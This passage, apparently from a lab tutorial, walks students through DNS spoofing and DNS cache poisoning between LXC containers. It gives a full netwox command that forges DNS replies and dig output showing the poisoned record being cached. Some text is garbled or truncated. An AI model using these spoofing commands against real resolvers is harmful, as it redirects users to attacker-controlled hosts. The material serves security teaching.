;; MSG SIZE  rcvd: 268
```


We can see that this time, client receives the correct response (ANSWER SECTION: 93.184.216.34) because our *sniff_dns.py* just tracks the packet. However, if you go back to ***Terminal #4***, you can see the tracked result.



```
root@server: ~
File  Edit  Tabs  Help
root@server:~# ls
mitm_dns.py  sniff_dns.py  spoof_dns.py
root@server:~# python3 sniff_dns.py
[*] Enter Desired Interface: eth0
10.4.0.2 -> 10.4.1.15 : (www.example.net.)
```

Step 5: In this step, you need to repeat **step 1 to 4**. However, in **step 3**, you need to execute the script *spoof_dns.py*, instead of *sniff_dns.py*. This script will send a forged reply to the ***CLIENT***.

If you do it correctly, you will also see the forged response with ANSWER SECTION 10.0.0.2 as the following figure

3.3 DNS Cache Poisoning Attack

The above directly spoofing attack targets the client's machine, responding the fake DNS result to the client. The attacker must send out a spoofed DNS response every time the user's machine sends a query for www.example.net. However, this might not be efficient to achieve a successful attack. There is a much better way to conduct attacks by targeting the DNS server, instead of the client machine.



When client sends a DNS query to the DNS server, it will trigger the attacker' to forge the DNS server with the fake DNS response. Hopefully, the DNS server will cache that forged response and then reply to the client.

Terminal #1. The following command will start the ***SERVER*** and give you shell access to the ***ATTACKER*** with "root" user:

```
$sudo lxc exec server -- bash
```

Terminal #2. This command will start the ***CLIENT*** container give you shell access to the ***CLIENT*** with "root" user).

```
$sudo lxc exec client -- bash
```

Terminal #3. We will execute the server container but it is considered as the ***ATTACKER'***

```
$sudo lxc exec server -- bash
```

Step 1: Flush the DNS cache db in the ***SERVER*** on the ***Terminal #1*** to ensure all the previously cached DNS results are deleted.

```
root@server:~# sudo rndc flush
```

Step 2: We run the netwox tool on the ***ATTACKER'*** (***Terminal #3***) to target the ***SERVER***.

```
sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.0.2
--authns "ns.example.net" --authnsip 10.0.0.3 --filter "src host
10.4.1.15" --ttl 19000 --spoofip raw
```

In the above command, netwox 105 is for DNS spoofing. Hostnamip is the IP of the malicious server, authns and authnsip are defined upon the attacker's intention. Filter option is to filter the DNS query packet sent from the **victim-SERVER**. Ttl is time-to-live.

Step 3: We then dig [redacted] rom the ***CLIENT*** (***Terminal #2***).

```
dig www.exampl
```

If you are lucky, yo[redacted]NS result in this terminal shows the IP address of the malicious attacker [redacted] **not see the following result 10.0.0.2, instead of 93.184.216.34, just keep repeating the steps 1 and 2 again.** The reason for this is because ***CLIENT*** receives the two different responses from ***SERVER*** and ***ATTACKER'***. It depends on which packet comes back to ***CLIENT*** first.


```
root@client:~# dig www.example.net
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28989
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        303030  IN      A       10.0.0.2

;; Query time: 11 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 06:31:35 UTC 2019
;; MSG SIZE  rcvd: 64
```


Step 4: Stop the *netwox* from the ***ATTACKER'*** (***Terminal #3***) by using ^C (Ctrl+C).

Step 5: We then dig www.example.net again from the ***CLIENT*** (***Terminal #2***). We can see this time, the server still response 10.0.0.2 because the fake result has been cached. The server only retrieves it again from its cache, instead of querying to Google DNS. You can see the query time is only 4 msec shorter compared to previous time 11msec.

```
root@client:~# dig www.example.net
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3593
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        303030  IN      A       10.0.0.2

;; Query time: 4 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 06:33:10 UTC 2019
;; MSG SIZE  rcvd: 64
```